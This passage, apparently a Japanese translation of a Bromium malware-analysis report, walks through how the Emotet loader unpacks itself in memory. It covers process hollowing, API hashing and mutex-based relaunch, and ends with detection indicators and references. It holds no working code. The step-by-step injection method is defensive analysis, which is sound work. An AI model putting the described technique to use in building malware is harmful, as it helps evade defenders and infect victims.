


図 42 - pestudio によって特定された emotetet_dumped_240000.exe に関する疑わしい識別子




図 43 - emotet_dumped_240000.exeのBromium Controllerプロセス相互作用グラフ。自分自身を起動し、"ipropmini"というサービスを作成し、15.exeで示された動作と密接に一致しています。

図 44 - emotetet_dumped_240000.exeで検出された高深刻度イベントのBromium Controllerビュー

ステージ2

0x00240000に実行ファイルを書き込んで復号化した後、コード・スタブはVirtualAllocExを利用してアドレス0x00260000に別のメモリ領域を割り当てます。メモリを確保した後、メモリ領域0x00240000からローダーを読み込み、0x00260000に書き込みます。




図 45 - 0x00260000 でメモリを割り当てるための VirtualAllocEx の呼び出し




図 46 - スタブがメイン Emotet ローダーを 0x00260000 に書き込む

Emotetのメイン・ローダーを0x00260000に書いた後、コード・スタブはフックとJMP命令をコードに挿入します（図48）。Emotet がこれを行うのは、コード解析を困難にして逆アセンブラを混乱させるためです。一度フックが配置されると、ローダーは実行するために別のメモリ領域に依存するようになり、ディスクへのダンプでは、PE ファイルのセクションの位置合わせやオフセットの修正を行っても実行できないことを意味します。




図 47 - 仮想アドレス 0x00260000 からダンプされた PE ファイルの実行エラー




図 48 - コード・スタブによる 0x00260000 にある実行ファイルの変更

ステージ3

ローダーが 0x00260000 で修正されて準備が整うと、スタブは UnmapViewOfFile を呼び出して、最初の Emotet イメージがロードされたメモリ領域である 0x00400000　から 15.exe のマッピングを解除します[32]。その後、0x00260000 (15000 バイト) のローダーのサイズと同じメモリ領域を新たに0x00400000 に割り当てます。新しいメモリ領域を確保した後、変更したローダーを0x00400000にコピーします。これは、マルウェアがメモリ内の自身のバイナリを変更して上書きするプロセス・インジェクション技術です。




図 49 - Emotet がロードされたイメージ 15.exe を 0x00400000 からマップ解除




図 50 - イメージ15.exeがマップ解除された後のメモリマップ表示




図 51 - 0x00400000 に新たに割り当てられたメモリ




図 52 - 0x00400000の割り当て後のメモリビュー




図 53 -ローダーの 0x00260000 から 0x00400000 へのコピー

ステージ4

Emotetはローダーを0x00400000にコピーした後、API名を解決しローダーに実行フローを移します。この場合、0x0040C730に実行を移し、API名に対応するハッシュを解決する関数を呼び出します。メインの Emotet ローダーでは、マルウェアの機能についての洞察を与える可能性のある文字列が難読化されているため、解析者がコードフローを追うことが困難になっています。




図 54 - 名前解決のために難読化解除された関数に API ハッシュのリストを渡す




図 55 - ntdll.dll と kernel32.dll からの API 名の解決

ミューテックスの作成

API名の解決後、GetCurrentProcessIdが呼び出され、Emotet実行中のプロセスのプロセスID（PID）を取得します[32]。 その後、Emotetは実行中のすべてのプロセスを反復処理して、モジュール名と親PIDを見つけます。親PIDを見つけると、PEM%Xという形式の2つのミューテックスを作成します。1つのミューテックスは親プロセスID (PEM[PPID])を使用して作成され、もう1つは自身のPID (PEM[PID])を使用します。

これらのミューテックスを作成した後、CreateEventW を呼び出して PEE%X 形式を使用してイベントを作成します。ここでのPEE%Xは親プロセスのPIDです{34}。2つのミューテックスの作成に成功したら、同じパスから再度15.exeを起動します。子プロセスを起動した後、PEE%X イベントで WaitForSingleObject を呼び出します[35]。BromiumラボはEmotet のサンプルの中にコマンドラインスイッチを使って、子プロセスを起動しているものを観察しました。コマンドラインスイッチは、Emotetプロセスが子プロセスとして起動され、指定されたタスクを実行しなければならないことを示すものです。

起動した子プロセスは、上述の2つのミューテックスを作成するかどうかを評価するまで初期化手順を繰り返します。この時、ミューテックスPEM[PPID]のCreateMutex呼び出しは「ERROR_ALREADY_EXISTS」というエラーで失敗します。子プロセスでミューテックスの作成に失敗した後、親プロセス15.exeにイベントPEE[PPID]を通知します。親プロセスは待機状態から退出して終了します[36]。起動された子プロセスは、「ipropmini」というサービスを作成し、C2チャネルを確立します。




図 56 - CreateMutex と CreateEvent 呼び出しに基づくプロセス起動の条件分岐を示す x64dbg の制御フローグラフ




図 57 - Emotet の子プロセス 15.exe の PID (1352 または 0x548) と親 PID (3520 または 0xDC0)




図 58 -ミューテックス・オブジェクト名PEMDC0でのCreateMutex呼び出し、親PIDはDC0




図 59 -ミューテックス・オブジェクト名PEM548でのCreateMutex呼び出し、Emotetプロセス15.exeのPIDは0x548




図 60 – イベント・オブジェクト名PEE548でのCreateEventW呼び出し、Emotetプロセス15.extのPIDは0x548

エモテットローダー初期化手順の概要

まとめると、Emotet ローダーのアンパックと初期化の手順は以下の通りです。

1. ドロップされた Emotet バイナリ（15.exe）は、実行権限を持つ新しいメモリ領域を確保し、そこにコード・スタブを書き込む（図61、Memory Region-1（メモリ領域 1））。
2. スタブは、イメージの.dataセクションに埋め込まれたPEファイルを復号化し、新しいメモリ領域に書き込む（図61、Memory Region-2（メモリ領域 2））。
3. メモリ領域 2 に書き込まれたファイルは、別のEmotetバイナリでリロケーションする必要なくダンプして実行することができる有効なPEファイルである。
4. メモリ領域 1 からのスタブは、実行許可のある新規領域を確保する（図61、Memory Region-3（メモリ領域 3））。
5. スタブは、メモリ領域2の埋め込まれたペイロードを読み込み、メモリ領域3に書き込みます。
6. ペイロードをメモリ領域 3 に書き込んだ後、新しいコードやトランポリンを挿入して修正する。
7. ペイロードがメモリ領域3に準備されると、15.exeイメージをアンマップします。
8. イメージのマッピングを解除した後、メモリ領域 3 と同じサイズの新しい領域を実行権限付きで割り当て、メモリ領域 3 から新たに割り当てられた領域にペイロードをコピーする（図61、Memory Region-4（メモリ領域 4））。
9. スタブはその後、実行をメモリ領域 4 に渡し、メインの Emotet ローダーを起動します。




図 61 - ローダーのアンパックと初期化ステップのまとめ

侵害の痕跡

Emotetローダーの実行は、以下の方法で検知することができます。

- グローバルに書き込み可能なディレクトリから起動されたプロセスによる、以下のレジストリ・キーへの読み取りアクセスを監視する。
  USERPROFILE% および %TEMP%。

32-bitシステム：HKEY_CLASSES_ROOT\Interface\{AA5B6A80-B834-11D0-932F-00A0C90DCAA9}

64-bit システム：HKEY_CLASSES_ROOT\Wow6432Node\Interface\{AA5B6A80-B834-11D0-932F-00A0C90DCAA9}

- 上記のキーへの読み取りアクセスをブロックすると、ローダーが無限ループに入ったり、プロセスが終了したりするのでEmotetローダーの実行を防ぐことができる。しかし、この方法は、Windows スクリプト・エンジン・インターフェイスを使用するソフトウェアに不測の影響を与える可能性がある。
- 無効な関数名 "mknjht34tfserdgfwGetProcAddress" からの GetProcAddress への API コールを監視する。
- GetProcAddressへのAPIコールのシーケンスを監視することは、ヒューリスティックとして利用することができる。

結論

Emotetは2014年に登場した優れたローダーで、元々はバンキング型トロイの木馬として設計されていました。2017年以降の運用者のTTPの変化は、バンキング型トロイの木馬からマルウェア配信へのビジネスモデルの進化を反映していそうです。これはEmotetの運営者が主に盗まれた金融情報を収益化することで利益を得ているわけではないことを示唆しています。代わりに2017年から2019年のキャンペーンでは、Emotetの運営者が他の犯罪行為者（典型的にはバンキング型トロイの木馬）のマルウェアを調整して配布するために、感染したホストのボットネットへのアクセスを販売することで、マルウェア・アズ・ア・サービスのビジネスモデルを行っていることが示唆されています。大量のフィッシング・キャンペーンでは、多くのターゲット・システムへの初期アクセスを得るという困難な作業を完了させるために、Emotetのようなサード・パーティを雇うことは、バンキング型トロイの木馬の運営者にとって魅力的な提案になるかもしれません。

Bromiumについて

企業は、電子メールの添付ファイルを開いたり、電子メールやチャットのハイパーリンクをクリックしたり、ウェブからファイルをダウンロードしたりするユーザーからのサイバー攻撃に対して最も脆弱です。Bromium Secure Platformは攻撃をリアルタイムで隔離し、マルウェアを安全なコンテナ内で起動させ、ホストコンピュータへの感染や企業ネットワークへの拡散を防止することで、企業をサイバー攻撃から保護します。

リファレンス

[1] https://blog.trendmicro.com/trendlabs-security-intelligence/new-banking-malware-uses-network-sniffing-for-data-theft/
[2] https://www.proofpoint.com/us/threat-insight/post/threat-actor-profile-ta542-banker-malware-distribution-service
[3] https://www.cisecurity.org/blog/top-10-malware-march-2019/
[4] https://www.us-cert.gov/ncas/alerts/TA18-201A
[5] https://www.cert.pl/en/news/single/analysis-of-emotet-v4/
[6] https://www.bromium.com/emotet-banking-trojan-malware-analysis/
[7] https://blog.trendmicro.com/trendlabs-security-intelligence/emotet-adds-new-evasion-technique-and-uses-connected-devices-as-proxy-cc-servers/
[8] https://documents.trendmicro.com/assets/white_papers/ExploringEmotetsActivities_Final.pdf
[9] https://www.symantec.com/blogs/threat-intelligence/evolution-emotet-trojan-distributor
[10] https://www.crowdstrike.com/blog/meet-crowdstrikes-adversary-of-the-month-for-february-mummy-spider/
[11] https://www.dropbox.com/s/ds0ra0c8odwsv3m/Threat%20Group%20Cards.pdf?dl=0
[12] https://www.bromium.com/wp-content/uploads/2018/05/Into-the-Web-of-Profit_Bromium.pdf
[13] https://www.europol.europa.eu/sites/default/files/documents/cybercrime_dependencies_map_-_explanatory_notes.pdf
[14] https://www.europol.europa.eu/sites/default/files/documents/cybercrime_dependencies_map_0.pdf
[15] https://www.europol.europa.eu/publications-documents/goznym-criminal-network-how-it-worked
[16] https://www.bromium.com/mapping-malware-distribution-network/
[17] https://www.ncsc.gov.uk/news/ncsc-publishes-new-report-criminal-online-activity
[18] https://support.microsoft.com/en-us/help/286310/description-of-behaviors-of-autoexec-and-autoopen-macros-in-word
[19] https://docs.microsoft.com/en-us/windows/desktop/cimwin32prov/win32-processstartup
[20] https://docs.microsoft.com/en-us/windows/desktop/cimwin32prov/win32-process
[21] https://www.bromium.com/how-ursnif-evades-detection/
[22] https://ss64.com/ps/invoke-expression.html
[23] https://docs.microsoft.com/en-us/dotnet/api/system.net.webclient?view=netframework-4.8
[24] https://ss64.com/ps/syntax-f-operator.html
[25] https://www.nsa.gov/resources/everyone/ghidra/
[26] https://docs.microsoft.com/en-us/windows/desktop/api/winreg/nf-winreg-regopenkeya
[27] https://docs.microsoft.com/en-us/scripting/winscript/reference/iactivescriptparseprocedure32
[28] https://docs.microsoft.com/en-us/windows/desktop/api/memoryapi/nf-memoryapi-virtualallocex
[29] https://docs.microsoft.com/en-us/windows/desktop/api/libloaderapi/nf-libloaderapi-loadlibraryexa
[30] https://docs.microsoft.com/en-us/windows/desktop/api/libloaderapi/nf-libloaderapi-getprocaddress
[31] https://docs.microsoft.com/en-us/windows/desktop/api/memoryapi/nf-memoryapi-virtualalloc
[32] https://docs.microsoft.com/en-us/windows/desktop/api/memoryapi/nf-memoryapi-unmapviewoffile
[33] https://docs.microsoft.com/en-us/windows/desktop/api/processthreadsapi/nf-processthreadsapi-getcurrentprocessid
[34] https://docs.microsoft.com/en-us/windows/desktop/api/synchapi/nf-synchapi-createeventw
[35] https://docs.microsoft.com/en-us/windows/desktop/api/synchapi/nf-synchapi-waitforsingleobject
[36] https://docs.microsoft.com/en-us/windows/desktop/api/synchapi/nf-synchapi-createmutexa